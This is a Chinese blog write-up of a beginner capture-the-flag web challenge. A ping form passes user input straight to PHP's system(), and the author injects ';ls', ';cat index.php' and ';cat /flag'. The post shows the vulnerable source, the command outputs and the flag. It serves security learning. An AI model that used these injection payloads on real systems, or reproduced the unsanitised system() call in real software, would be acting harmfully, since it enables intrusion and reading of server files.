

BUUCTF[ACTF2020 新生赛]Exec

原创


Dy1n9 于 2020-12-20 16:44:02 发布 242 收藏 1

分类专栏: [CTF_BUU_Web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45890174/article/details/111445286

版权



[CTF_BUU_Web](#) 专栏收录该内容

13 篇文章 1 订阅

订阅专栏

[ACTF2020 新生赛]Exec

PING

PING

https://blog.csdn.net/weixin_45890174

直接ping127.0.0.1

PING

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes

https://blog.csdn.net/weixin_45890174

```
127.0.0.1:ls
```

PING

请输入需要ping的地址

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes
index.php

https://blog.csdn.net/weixin_45890174

127.0.0.1;cat index.php

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>command execution</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
</head>
<body>
<h1>PING</h1>
<form class="form-inline" method="post">
  <div class="input-group">
    <input style="width:280px;" id="target" type="text" class="form-control" placeholder="请输入需要ping的地址" aria-describedby="basic-addon1" name="target">
  </div>
  <br/>
  <br/>
  <button style="width:280px;" class="btn btn-default">PING</button>
</form>
<br /><pre>
<?php
if (isset($_POST['target'])) {
    system("ping -c 3 ".$_POST['target']);
}
?>
</pre></body>
</html></pre></html>
```

https://blog.csdn.net/weixin_45890174

发现什么都没有过滤

没找到flag类似的文件，列出根目录下的文件

127.0.0.1;ls /

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

https://blog.csdn.net/weixin_45890174

看到flag文件

```
127.0.0.1;cat /flag
```

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes  
flag{9d293e70-4c67-4dc8-9d59-356b884f4fac}
```

得到flag